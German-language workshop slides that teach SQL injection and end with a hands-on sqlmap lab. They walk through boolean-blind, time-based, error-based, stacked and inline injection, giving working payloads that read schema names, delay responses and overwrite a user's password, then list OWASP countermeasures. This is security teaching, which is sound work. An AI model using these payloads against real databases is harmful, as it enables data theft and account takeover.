- DURCH DIE UNTERSCHIEDLICHEN ANTWORTEN KANN MAN FESTSTELLEN, OB EINE INJIZIERTE BEGINGUNG WAHR ODER UNWAHR IST. DADURCH IST ES AUCH MÖGLICH, DATEN AUSZULESEN. HIERZU WERDEN DER DATENBANK ENTSPRECHENDE "FRAGEN GESTELLT":



- FRAGE:

"IST DER NAME DES ERSTEN SCHEMAS 2 ZEICHEN LANG?"

ANTWORT:

ZUSTAND 2 (UNWAHR)

- SQL STATEMENT:

```
SELECT * FROM `user` WHERE `id` = 1 AND (SELECT LENGTH(`SCHEMA_NAME`) FROM `information_schema`.`SCHEMATA` LIMIT 0,1)=2
```

BOOLEAN-BASED BLIND

- DURCH DIE UNTERSCHIEDLICHEN ANTWORTEN KANN MAN FESTSTELLEN, OB EINE INJIZIERTE BEGINGUNG WAHR ODER UNWAHR IST. DADURCH IST ES AUCH MÖGLICH, DATEN AUSZULESEN. HIERZU WERDEN DER DATENBANK ENTSPRECHENDE "FRAGEN GESTELLT":



- FRAGE:

"IST DER NAME DES ERSTEN SCHEMAS 3 ZEICHEN LANG?"

ANTWORT:

ZUSTAND 2 (UNWAHR)

- SQL STATEMENT:

```
SELECT * FROM `user` WHERE `id` = 1 AND (SELECT LENGTH(`SCHEMA_NAME`) FROM `information_schema`.`SCHEMATA` LIMIT 0,1)=3
```

BOOLEAN-BASED BLIND

- DURCH DIE UNTERSCHIEDLICHEN ANTWORTEN KANN MAN FESTSTELLEN, OB EINE INJIZIERTE BEGINGUNG WAHR ODER UNWAHR IST. DADURCH IST ES AUCH MÖGLICH, DATEN AUSZULESEN. HIERZU WERDEN DER DATENBANK ENTSPRECHENDE "FRAGEN GESTELLT":

— — — — !

- FRAGE:

"IST DER NAME DES ERSTEN SCHEMAS 4 ZEICHEN LANG?"

ANTWORT:

ZUSTAND 1 (WAHR)

- SQL STATEMENT:

```
SELECT * FROM `user` WHERE `id` = 1 AND (SELECT LENGTH(`SCHEMA_NAME`) FROM `information_schema`.`SCHEMATA` LIMIT 0,1)=4
```

BOOLEAN-BASED BLIND

- DURCH DIE UNTERSCHIEDLICHEN ANTWORTEN KANN MAN FESTSTELLEN, OB EINE INJIZIERTE BEGINGUNG WAHR ODER UNWAHR IST. DADURCH IST ES AUCH MÖGLICH, DATEN AUSZULESEN. HIERZU WERDEN DER DATENBANK ENTSPRECHENDE "FRAGEN GESTELLT":



- FRAGE:

"IST DER 1. BUCHSTABE IM NAMEN DES ERSTEN SCHEMAS EIN 'A' ?"

ANTWORT:

ZUSTAND 2 (UNWAHR)

- SQL STATEMENT:

```
SELECT * FROM `user` WHERE `id`=1 AND (SELECT SUBSTRING(`SCHEMA_NAME`,1,1) FROM `information_schema`.`SCHEMATA` LIMIT 0,1)='A'
```

BOOLEAN-BASED BLIND

- DURCH DIE UNTERSCHIEDLICHEN ANTWORTEN KANN MAN FESTSTELLEN, OB EINE INJIZIERTE BEGINGUNG WAHR ODER UNWAHR IST. DADURCH IST ES AUCH MÖGLICH, DATEN AUSZULESEN. HIERZU WERDEN DER DATENBANK ENTSPRECHENDE "FRAGEN GESTELLT":

? — — —

- FRAGE:

"IST DER 1. BUCHSTABE IM NAMEN DES ERSTEN SCHEMAS EIN 'B' ?"

ANTWORT:

ZUSTAND 2 (UNWAHR)

- SQL STATEMENT:

```
SELECT * FROM `user` WHERE `id`=1 AND (SELECT SUBSTRING(`SCHEMA_NAME`,1,1) FROM `information_schema`.`SCHEMATA` LIMIT 0,1)='B'
```

BOOLEAN-BASED BLIND

- DURCH DIE UNTERSCHIEDLICHEN ANTWORTEN KANN MAN FESTSTELLEN, OB EINE INJIZIERTE BEGINGUNG WAHR ODER UNWAHR IST. DADURCH IST ES AUCH MÖGLICH, DATEN AUSZULESEN. HIERZU WERDEN DER DATENBANK ENTSPRECHENDE "FRAGEN GESTELLT":

C — — —

- FRAGE:

"IST DER 1. BUCHSTABE IM NAMEN DES ERSTEN SCHEMAS EIN 'C' ?"

ANTWORT:

ZUSTAND 1 (**WAHR**)

- SQL STATEMENT:

```
SELECT * FROM `user` WHERE `id`=1 AND (SELECT SUBSTRING(`SCHEMA_NAME`,1,1) FROM `information_schema`.`SCHEMATA` LIMIT 0,1)='C'
```

BOOLEAN-BASED BLIND

- DURCH DIE UNTERSCHIEDLICHEN ANTWORTEN KANN MAN FESTSTELLEN, OB EINE INJIZIERTE BEGINGUNG WAHR ODER UNWAHR IST. DADURCH IST ES AUCH MÖGLICH, DATEN AUSZULESEN. HIERZU WERDEN DER DATENBANK ENTSPRECHENDE "FRAGEN GESTELLT":

C A — —

- FRAGE:

"IST DER 2. BUCHSTABE IM NAMEN DES ERSTEN SCHEMAS EIN 'A' ?"

ANTWORT:

ZUSTAND 1 (**WAHR**)

- SQL STATEMENT:

```
SELECT * FROM `user` WHERE `id`=1 AND (SELECT SUBSTRING(`SCHEMA_NAME`,2,1) FROM `information_schema`.`SCHEMATA` LIMIT 0,1)='A'
```

BOOLEAN-BASED BLIND

- DURCH DIE UNTERSCHIEDLICHEN ANTWORTEN KANN MAN FESTSTELLEN, OB EINE INJIZIERTE BEGINGUNG WAHR ODER UNWAHR IST. DADURCH IST ES AUCH MÖGLICH, DATEN AUSZULESEN. HIERZU WERDEN DER DATENBANK ENTSPRECHENDE "FRAGEN GESTELLT":

C A ? —

- FRAGE:

"IST DER 3. BUCHSTABE IM NAMEN DES ERSTEN SCHEMAS EIN 'A' ?"

ANTWORT:

ZUSTAND 2 (**UNWAHR**)

- SQL STATEMENT:

```
SELECT * FROM `user` WHERE `id`=1 AND (SELECT SUBSTRING(`SCHEMA_NAME`,3,1) FROM `information_schema`.`SCHEMATA` LIMIT 0,1)='A'
```

BOOLEAN-BASED BLIND

... UND SO WEITER

BOOLEAN-BASED BLIND

NACHTEILE:

- ES WERDEN DEUTLICH MEHR REQUESTS ERZEUGT
- VORGANG DAUERT DADURCH WESENTLICH LÄNGER
- VORGANG IST "LAUTER" D.H. DIE WAHRSCHEINLICHKEIT, DASS DER VORGANG BEMERKT WIRD, IST HÖHER.

TIME-BASED BLIND

- SQL STATEMENT (ORIGINAL):

```
SELECT `id`, `name`, `type`, `creation_time` FROM `items` WHERE `id`=1
```

- SQL STATEMENT (MANIPULIERT):

```
SELECT `id`, `name`, `type`, `creation_time` FROM `items` WHERE `id`=1 AND (SELECT 5927 FROM (SELECT(SLEEP(5-IF(1=1,0,5))))Ksmi)
```

- ANTWORT (ORIGINAL):

Die Abfrage dauerte 0,0008 Sekunden.

- ANTWORT (MANIPULIERT):

Die Abfrage dauerte 5,0012 Sekunden.

TIME-BASED BLIND

NACHTEILE:

- DIESELBEN NACHTEILE WIE BEI DER BOOLEAN-BASED BLIND TECHNIK UND ZUSÄTZLICH NOCH:
 - HOHE FEHLERANFÄLLIGKEIT, SO DASS ERGEBNISSE NICHT IMMER AKKURAT SIND.

ERROR-BASED

- SQL STATEMENT (ORIGINAL):

```
SELECT `id`, `name`, `type`, `creation_time` FROM `items` WHERE `id`=1
```

- ANTWORT (ORIGINAL):

id	name	type	creation_time
1	Hammer	1	2019-07-28 18:32:09

- SQL STATEMENT (MANIPULIERT):

```
SELECT `id`, `name`, `type`, `creation_time` FROM `items` WHERE `id`=1 AND (SELECT 3405 FROM(SELECT COUNT(*),CONCAT(0x7178627871,(SELECT MID((IFNULL(CAST(schema_name AS CHAR),0x20)),1,54) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 0,1),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
```

- ANTWORT (MANIPULIERT):

Fehler

MySQL meldet:

```
#1062 - Doppelter Eintrag 'information_schema' für Schlüssel 'group_key'
```

ERROR-BASED

NACHTEILE:

- ERZEUGT "FEHLER" UND IST DESHALB BESONDERS AUFFÄLLIG (EINTRÄGE IN LOGS ETC.)
- FUNKTIONIERT NUR, WENN DIE APPLIKATION FEHLERMELDUNGEN DER DATENBANK ANZEIGT!

STACKED QUERIES

- SQL STATEMENT (ORIGINAL):

```
SELECT `id`, `name`, `type`, `creation_time` FROM `items` WHERE `id`=1
```

- SQL STATEMENT (MANIPULIERT):

```
SELECT `id`, `name`, `type`, `creation_time` FROM `items` WHERE `id`=1; UPDATE `user`  
SET `password`='test' WHERE `id`=5
```

STACKED QUERIES

NACHTEILE:

- STACKED QUERIES WERDEN VON VIELEN DATENBANKEN BZW. IHRER PROGRAMMIERSCHNITTSTELLEN (DARUNTER AUCH DER PHP API VON MARIADB/MySQL, SO WIE ORACLE) STANDARDMÄßIG **NICHT** UNTERSTÜTZT.

INLINE QUERIES

- SQL STATEMENT (ORIGINAL):

```
SELECT `id`, `name` FROM `items` WHERE `id`=1
```

- SQL STATEMENT (MANIPULIERT):

```
SELECT `id`, (SELECT (SELECT MID((IFNULL(CAST(schema_name AS CHAR),0x20)),1,1024) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 0,1)) FROM `items` WHERE `id`=1
```


- ANTWORT (ORIGINAL):

```
[id] => 1
[name] => Hammer
```

- ANTWORT (MANIPULIERT):

```
[id] => 1
[(SELECT (SELECT MID((IFNULL(CAST(schema_name AS CHAR),0x20)),1,1024) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 0,1))] => information_schema
```

ZUSAMMENFASSUNG / FAZIT



GEGENMAßNAHMEN

PRIMARY DEFENSES:

- **OPTION 1: USE OF PREPARED STATEMENTS (WITH PARAMETERIZED QUERIES)**
- **OPTION 2: USE OF STORED PROCEDURES**
- **OPTION 3: WHITELIST INPUT VALIDATION**
- **OPTION 4: ESCAPING ALL USER SUPPLIED INPUT**
- **ADDITIONAL DEFENSES:**
 - **ALSO: ENFORCING LEAST PRIVILEGE**
 - **ALSO: PERFORMING WHITELIST INPUT VALIDATION AS A SECONDARY DEFENSE**
- **QUELLE:**

[HTTPS://CHEATSHEETSERIES.OWASP.ORG/CHEATSHEETS/SQL_INJECTION_PREVENTION_CHEAT_SHEET.HTML](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)

WOFÜR SQLMAP?

HANDS ON!

WER MAG SCHON PRÄSENTATIONSFOLIEN..

LAPTOPS EINSCHALTEN! ;-)

URL:

[HTTP://WWW.WHITEHATSECURITY.DE/START.PHP](http://www.whitehatsecurity.de/start.php)